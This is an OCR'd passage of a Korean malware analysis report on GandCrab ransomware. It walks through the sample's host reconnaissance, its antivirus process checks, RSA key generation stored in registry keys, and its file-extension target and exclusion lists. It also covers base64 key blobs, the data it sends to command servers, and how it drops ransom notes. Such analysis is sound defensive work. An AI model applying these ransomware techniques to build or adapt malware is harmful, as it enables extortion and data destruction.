
[그림 41. esi 에 VirtualAlloc 함수 할당]




[그림 42. 사용자 이름 확인]




[그림 43. 컴퓨터 이름 확인]




[그림 44. 그룹 정보 확인]




[그림 45. 도메인 내용(존재하지 않아 비어있음) 확인]




[그림 46. LocalName 확인]




[그림 47. 키보드 레이아웃 첫 번째값 확인(러시아쪽 언어 사용 확인)]



[그림 48. OS 이름 확인]




[그림 49. OS 비트 확인]




[그림 50. windows 디렉토리 확인]

AVP.exe	cmdagent.exe
ekrn.exe	smc.exe
avgnt.exe	persfw.exe
ashDisp.exe	pccpfw.exe
NortonAntiBot.exe	fsguiexe.exe
Mcshield.exe	cfp.exe
avengine.exe	msmpeng.exe


[표 3. 안티 바이러스 소프트웨어 정보 확인]



[그림 51. 탐지된 안티 바이러스 소프트웨어 확인]



[그림 52. cpu 이름 정보 확인]




[그림 53. cpu 고유 식별자 정보 확인]

● 다음으로, 디스크 드라이버 정보를 스택에 저장하고, A~Z 까지 드라이버를 탐색하며, 드라이브의 타입이 3(FIXED(고정,(hdd or ssd)) 드라이브)일 경우, FIXED 와 디스크 크기(49.3G)를 바이트로 변환한 값, 디스크 사용한 값(43.7G)를 바이트로 변환한 값을 합쳐 출력하는 것을 확인할 수 있다.


● 그리고, ransom_id 를 생성하며, id, sub_id, 갠드크랩 version 정보를 가져오고, 최종적으로 문자열을 정리한 다음 저장하는 것을 확인할 수 있다.

UNKNOWN	REMOVABLE	REMOTE	RAMDISK
NO_ROOT_DIR	FIXED	CDROM	


[표 4. 스택에 저장된 디스크 드라이버 정보]



[그림 54. C 드라이버 반환 문자열 확인]



[그림 55. 생성된 ransom_id 확인]



[그림 56. 최종적으로 저장되는 시스템 정보]

● 이후, 아래의 로직을 통해 시스템 정보를 암호화 하는 것을 확인할 수 있다. (시작할 때마다 메모리 주소가 달라 위와 주소가 다를 수 있음)

[그림 57. 시스템 정보 암호화 로직]

02F20000	C1	F2	83	EA	2B	9D	BA	60	64	9A	92	FC	21	1A	F8	53
02F20010	AA	B1	10	56	A0	39	3D	ED	DE	3C	63	3A	9B	F5	C6	56
02F20020	28	BC	EB	96	37	1E	16	61	85	5D	C5	96	44	4E	9C	51
02F20030	AA	76	10	EE	68	56	C8	B7	D2	4C	15	87	E9	1E	48	04
02F20040	AA	F3	BA	D3	57	EF	E9	FA	4D	41	84	0C	16	E2	0A	92
02F20050	63	F3	D2	C5	30	FF	DF	98	13	A8	04	90	06	2E	8A	A3
02F20060	FC	FC	7C	D9	68	F1	1C	92	B4	8A	9E	A1	09	44	B8	02
02F20070	A9	00	C6	B6	66	38	F5	97	CD	B9	C4	6D	75	24	64	74
02F20080	30	6D	C6	96	AE	C0	B6	61	9C	58	0C	A4	91	C6	C4	29
02F20090	29	8E	21	DB	D3	80	4A	52	B0	64	46	55	EA	03	C4	B9
02F200A0	03	DC	10	22	44	D8	B4	8C	3A	43	B8	30	99	0F	DC	8A
02F200B0	58	2C	47	93	09	9C	01	9A	84	28	06	76	62	3F	A4	3F
02F200C0	66	FA	CE	D6	C6	73	8E	36	EA	8D	DD	40	49	78	18	97
02F200D0	98	67	59	DD	32	08	0E	31	63	0E	C1	0C	80	2B	B0	7D
02F200E0	39	4A	3B	C5	7A	0F	F2	91	FF	2D	2E	D8	AF	A9	DF	A7
02F200F0	B2	BA	F1	E7	AE	62	B6	B1	64	91	17	C1	A3	E2	CB	FF
02F20100	34	36	48	EB	62	1A	D6	58	24	5A	85	06	23	ED	BB	11

[그림 58. 암호화된 시스템 정보 확인]

● 그 다음, 임의의 문자열(파일 확장자로 보임)을 생성하며, 파일 확장자들을 불러오는 것을 확인할 수 있다.

03860000	2E	00	6B	00	70	00	73	00	6A	00	70	00	00	00	00	00

[그림 59. 임의의 문자열 확인(파일 암호화시 사용하는 확장자로 보임)]

.rar .zip .cab .arj .lzh .tar .7z .gzip .iso .z .7-zip .lzma .vmx .vmdk .vm.1st .602 .docb .sm .xltx .xltm .xlsb .xla .xlam .xll .xlw .ppt .pot .pps .pptx .pptm .potx .potm .ppam .ppsx .ppsm .sldx .sldm .xpsdoc .dotm ._docx .abw .act .adoc .aim .ans .apkg .a.ascii .ase .aty .awp .awt .aww .bad .bbs .bdp .bdrbib .bibtex .bml .bna .boc .brx .btd .bzabw .calcart .chord .cnm .cod .crwl .cws .cyi .dca .dfti .dgsot .doc .docm .dotx .docx .docxml .docz .dox .dropb.dwd .dx .dxb .dxp .eio .eit .emf .eml .emlx .emulepp .err .err .etf .etx .euc .fadein.template .faq .fbl .fcf .fdf .fdr .fds .fdt .fdx .fdxt .fft .fgs .flr .fodt .fofrt .fwd .fwdn .gmd .gpd .gpn .gsd .gthr .gv .hbk ..hwp .hz .idx .iil .ipf .ipspot .jarvis .jis .jnp .f .jt

d .kes .klg .klg .knt .kon .kwd .latex .lbt .l.lp2 .lst .lst .ltr .ltx .lue .luf .lwp .lxfml .lytbox .mcw .md5 .me .mell .mell el .min .mnt .msg .mw .ndoc .nfo .ngloss .njx .note .notes .now .nwctxt r .odif .odm .odo .odt .ofl .opeico .openbsd .ort .ott .p7s .pages .pages-tef .pdpcmd .pfx .pjt .plain .plantuml .p.psw .pu .pvj .pvm .pwd .pwdp .pwdpl .pwi .pwr .qdleadme .rft .ris .rpt .r st .rtd .rtf .rtfd .rtx .runzn .saf .safetext .sam .sam .save .scc .scm .scriv .scw .sdm .sdoc .sdw .se .session .sgm .sig .skcard .smf .sms .ssa .story .strings .stw .sty .sublime-ime-workspace .sxg .sxw .tab .tab .tdf .tdf .templa .textclipping .thp .tlb .tm .tmd .tmdx .tmv .tmvx .tpc .trelby .tvj .txt .u3i .unauth .unx .uof .uot .upd .utf8 .u .vw .wbk .webdoc .wn .wp .wp4 .wp5 .wp6 .wp7 .wpa d .wpl .wps .wps .wpt .wpt .wpw .wri .wsd .wtt .wtx .xbdoc .xbplate .xdl .xdl .xwp .xwp .xwp .xy .xy3 .xyp .xyw .z abw .zrtf .zw

[표 5. 파일 확장자 확인 1]

.ani .cab .cpl .cur .diagcab .diagpkg .dll .drv .lock .hlp .ldf .icl .icns .ico .ics .lnk .key .idx .mod .mpa .msc .msp .ms styles .msu .nomedia .ocx .prf .rom .rtp .scr .shs .spl .sys .theme .themepack .exe .bat .cmd .gandcrab .KRAB .CR AB .zerophage_i_like_your_pictures

[표 6. 파일 확장자 확인 2 (일치 시 암호화 하지 않음)]


● 이후, VirtualLock 을 통해 할당한 메모리 구역을 RAM 에 고정한 뒤, RSA 공개키와 개인키를 생성하는 것을 확인할 수 있다.

● 개인키의 경우 한번 더 암호화를 진행하는 것을 확인할 수 있다.


```
00D56DCE    53              push ebx
00D56DCF    56              push esi
00D56DD0    8B35 8C51D600   mov esi,dword ptr ds:[<VirtualAlloc>]
00D56DD6    8BD9            mov ebx,ecx
00D56DD8    57              push edi
00D56DD9    6A 04           push 4
00D56DDB    68 00300000     push 3000
00D56DE0    68 00040000     push 400
00D56DE5    6A 00           push 0
00D56DE7    8BFA            mov edi,edx
00D56DE9    FFD6            call esi
00D56DEB    6A 04           push 4
00D56DED    68 00300000     push 3000
00D56DF2    68 00080000     push 800
00D56DF7    6A 00           push 0
00D56DF9    8903            mov dword ptr ds:[ebx],eax
00D56DFB    FFD6            call esi
00D56DFD    68 00080000     push 800
00D56E02    50              push eax
00D56E03    8907            mov dword ptr ds:[edi],eax
00D56E05    FF15 E850D600   call dword ptr ds:[<VirtualLock>]
```

[그림 60. 메모리 고정 확인]


[그림 61. RSA 키 생성 확인]



[그림 62. RSA 공개키 확인]




[그림 63. RSA 개인키 확인]




[그림 64. 암호화된 RSA 개인키 확인]

● 다음으로, HKEY_CURRENT_USER\\software\\ex_data\\data 레지스트리 키를 생성하고, ext 란 이름을 설정한 후 위에서 생성한 .kpsjp 문자열을 바이너리 형식으로 저장한다.


● HKEY_CURRENT_USER\\software\\keys_data\\data 레지스트리 키를 생성하고, public, private 란 이름을 설정한 후 각각 public 엔 RSA 공개키 값을, private 엔 RSA 개인키 값을 저장한다.



[그림 65. 레지스트리 키 오픈]




[그림 66. 레지스트리 키 생성]



[그림 67. 레지스트리 값 설정]


[그림 68. RSA 공개키, 개인키 레지스트리에 저장]



[그림 69. ext 생성 확인]


[그림 70. public, private 생성 확인]

● 암호화된 RSA 개인키 및 암호화된 시스템 정보를 base64 로 인코딩하는 것을 확인할 수 있다.



037807C0	54	6F	45	37	6D	62	45	59	69	49	47	45	7A	4C	2B	7A	ToE7mbEYiIGEzL+z
037807D0	4E	6A	52	74	6D	38	78	4B	43	57	37	37	65	45	70	58	NjRtm8xKCW77eEpX
037807E0	67	55	63	44	57	76	75	56	70	62	4F	64	50	34	6E	66	gUcDWvuVpbOdP4nf
037807F0	47	33	78	49	49	6F	56	34	42	6D	6D	33	63	4C	30	52	G3xIIoV4Bmm3cL0R
03780800	4A	77	4F	35	6E	56	4C	5A	76	34	59	33	63	4B	71	6D	JwO5nVLZv4Y3cKqm
03780810	39	56	74	46	79	50	57	50	52	6F	73	2F	42	4E	4F	67	9VtFyPWPRos/BNOg
03780820	50	39	74	7A	63	76	6A	5A	69	2F	46	76	79	63	72	74	P9tzcvjZi/Fvycrt
03780830	36	42	62	48	6B	4E	45	4F	74	4F	44	53	48	71	76	50	6BbHkNEOtODSHqvP
03780840	78	67	30	6C	32	61	33	53	4D	4C	53	6B	34	6B	78	30	xg0l2a3SMLSk4kx0
03780850	59	43	77	51	30	6F	34	64	77	37	79	48	42	46	4F	51	YCwQ0o4dw7yHBFOQ
03780860	77	30	30	66	4B	30	31	33	70	71	6F	52	34	41	4A	46	w00fK013pqoR4AJF
03780870	7A	72	6D	43	38	56	30	32	36	63	55	34	79	4B	78	4B	zrmC8V026cU4yKxK
03780880	37	69	53	30	64	74	39	49	39	41	77	4C	59	54	52	4B	7iS0dt9I9AwLYTRK
03780890	61	44	76	68	69	66	4F	78	34	43	48	70	54	34	52	6E	aDvhifOx4CHpT4Rn
037808A0	43	33	42	65	2F	47	32	61	47	66	44	4B	6E	4B	43	78	C3Be/G2aGfDKnKCx
037808B0	4E	4D	79	62	45	70	6D	4D	65	6E	68	41	52	37	77	4E	NMybEpmMenhAR7wN
037808C0	53	4B	50	50	51	77	43	54	41	77	77	3D	00	00	00	00	SKPPQwCTAww=....

[그림 71. base64 인코딩 된 암호화된 RSA 개인키(패딩문자(=) 확인)]




040C0170	2F	79	64	52	34	6F	61	34	5A	71	61	4F	59	35	4A	79	/ydR4oa4ZqaOY5Jy
040C0180	50	59	79	75	32	58	71	69	78	5A	51	61	54	57	38	71	PYyu2XqixZQaTW8q
040C0190	62	56	4F	39	4A	49	49	4A	38	4A	45	38	77	4E	6F	6F	bVO9JIIJ8JE8wNoo
040C01A0	55	52	50	42	6E	4B	67	2B	43	65	34	4C	41	4F	32	66	URPBnKg+Ce4LAO2f
040C01B0	6D	32	46	75	67	2F	68	72	66	41	33	6B	78	48	31	4B	m2Fug/hrfA3kxH1K
040C01C0	79	67	36	42	5A	6C	62	70	59	52	45	34	33	6F	48	4C	yg6BZlbpYRE43oHL
040C01D0	58	75	61	73	31	77	55	5A	4D	58	51	56	52	6C	57	4B	Xuas1wUZMXQVRlWK
040C01E0	66	54	6E	54	31	6C	44	67	63	48	38	4B	6D	55	72	66	fTnT1lDgcH8KmUrf
040C01F0	68	79	7A	32	51	55	39	6E	6C	4C	49	6D	6C	73	69	77	hyz2QU9nlLImlsiw
040C0200	37	58	49	4F	56	59	33	70	64	54	66	79	66	42	77	63	7XIOVY3pdTfyfBwc
040C0210	61	73	41	36	50	79	4A	4E	6A	33	39	66	51	33	6A	43	asA6PyJNj39fQ3jC
040C0220	7A	61	59	42	45	71	62	74	66	6B	6A	48	42	64	42	4D	zaYBEqbtfkjHBdBM
040C0230	4F	5A	48	34	48	70	38	4F	65	62	2F	48	52	63	38	50	OZH4Hp8Oeb/HRc8P
040C0240	34	6F	6B	72	56	2B	48	75	70	62	4F	52	7A	4A	6E	39	4okrV+HupbORzJn9
040C0250	5A	6E	59	49	68	38	73	7A	39	65	78	49	52	65	74	74	ZnYIh8sz9exIRett
040C0260	44	2F	2B	4A	62	6E	76	57	35	2B	4A	4F	58	73	35	65	D/+JbnvW5+JOXs5e
040C0270	50	74	52	34	39	42	4E	68	5A	6C	4B	42	32	67	3D	3D	PtR49BNhZlKB2g==

[그림 72. base64 인코딩 된 암호화된 시스템 정보(패딩문자(==)확인)]

● 위에서 인코딩한 RSA 개인키는 BEGIN GANDCRAB KEY 에 인코딩한 시스템 정보는 BEGIN PC DATA 에 붙이는 것을 확인할 수 있다.

03F90000	---BEGIN GANDCRAB KEY---..lAQAAMoCbB+vZI+xZZVIyjYN2XFlH4/I3zRuA5
03F90080	vO8rEs5SU5uJqNn7wkQhlTtKhlTR6YZGHqI/t15MVNoSwm0khTmM2UcOObyy4ATd
03F90100	w/8sc09vYgXEZVodiDJUS/Xuki6i6B5uO6DCz/+MDSrCvvAWKFr018nWeX1A/jYA
03F90180	SIyuuWMi0g9K4GWlOEDIcG4l0zDVJjQxVpdTUtxQvJjDjM11NqQzqEKW28PO471M
03F90200	vGEQoX3KV21ASctm653cHO4AaizdV/nbe8bEmeF5loSvyiR/XqDxpC5vA6SEuuYg
03F90280	TyKLagcvfn5joPI9DrziV9kAwedkZWMxFvVhVsgHu46dkJlqp/1ilc4zzMSIaVnT
03F90300	ffBlna7+cGwPRfjg5cT9Sz0i2poOohLPO1o+mxmSZ5ymAw3uZ3Ow7UVEpRdd8mkI
03F90380	zQt6yop2n7G8sBVroX2qKr9Uaq7ult5WPPbOJY6jMKTGYeldnhALbH9CyCdIi3Hu
03F90400	f/CqQWTgKB14d9pnREAmZ1Kwg1OX/AQwPuRe21/olcdJHN9v1V+r1Z6IBawvs886
03F90480	AgQ8BmTnAOAXPb8DCIIk1sDlk5i4DdYURA2nu9yE/GEdm0d0q6afMirRuag6+KYT
03F90500	nMOaVUiYOX4fDdPbzRMJOSc8bpdTIWUBZmipCtee/7g4aDXqGOTXYOVAx062W93B
03F90580	oAkKio/XeYsrTFs36lyv4LNZ1lB6dGiA6J8M1P7ud7n+/MEy1MP/snpGZsb/GGF7
03F90600	4wixjuEZe6ydH5rHqaqcOBJ5KcqVynZrilFYxXg1zFO0k8vC7khYce5h6m18S+sr
03F90680	VsVlfMYEzrL86aFvIXqKqOGtKSDMlQdrJxYeS9uMMd8AVrpNBqivcQ66olmlg1GK
03F90700	cQLql4afKYiHggRYZZizw2gwqMUdoyCIaDL434VC6Dnq/j3NkfGzrJc5+FjuXyJF
03F90780	pTVh21roCEnhpLtQyh35dJfXmAlwKdcNzoh/NMvGuK1QVqH1OblyFOVk3C0HK5Rp
03F90800	8nBBvVWFvbf1Y9Ej/qoUMxzlhkuXwwhq6r39Kq9Y3FyibEOxfvlb5vrjQuwbzn7j

[그림 73. BEGIN GANDCRAB KEY 확인]



[그림 74. BEGIN PC DATA 확인]

● 다음으로, C&C 서버(아래 표 9. 참고) 들과 연결한 뒤 암호화된 시스템 정보를 보내는 것을 확인할 수 있다.


[그림 75. POST 요청 확인]

[그림 76. 암호화된 시스템 정보 Send 확인]

● 그 다음, 특정 디렉토리 정보를 가져오는 것을 확인할 수 있다.

ProgramData	IETldCache	Boot	Program Files
Tor Browser	All Users	Local Settings	Windows

[표 7. 디렉토리 확인 (해당 디렉토리 탐지 시 메모리 해제)]




[그림 77. Program Files\Common Files 확인 (해당 디렉토리 탐지 시 메모리 해제)]]


[그림 78. C:\Users\사용자\AppData\Local 확인 해당 디렉토리 탐지 시 메모리 해제)]]

● 이후, C:\\KPSJP-DECRYPT.html 이란 문자열을 생성한 다음 이를 이름으로한 html 파일과 내용이 비어있는 임의의 문자열의 .lock 파일이 C 드라이브에 생성된 것을 확인할 수 있다.


● 탐색한 디렉토리마다 html, lock 파일을 생성한다.



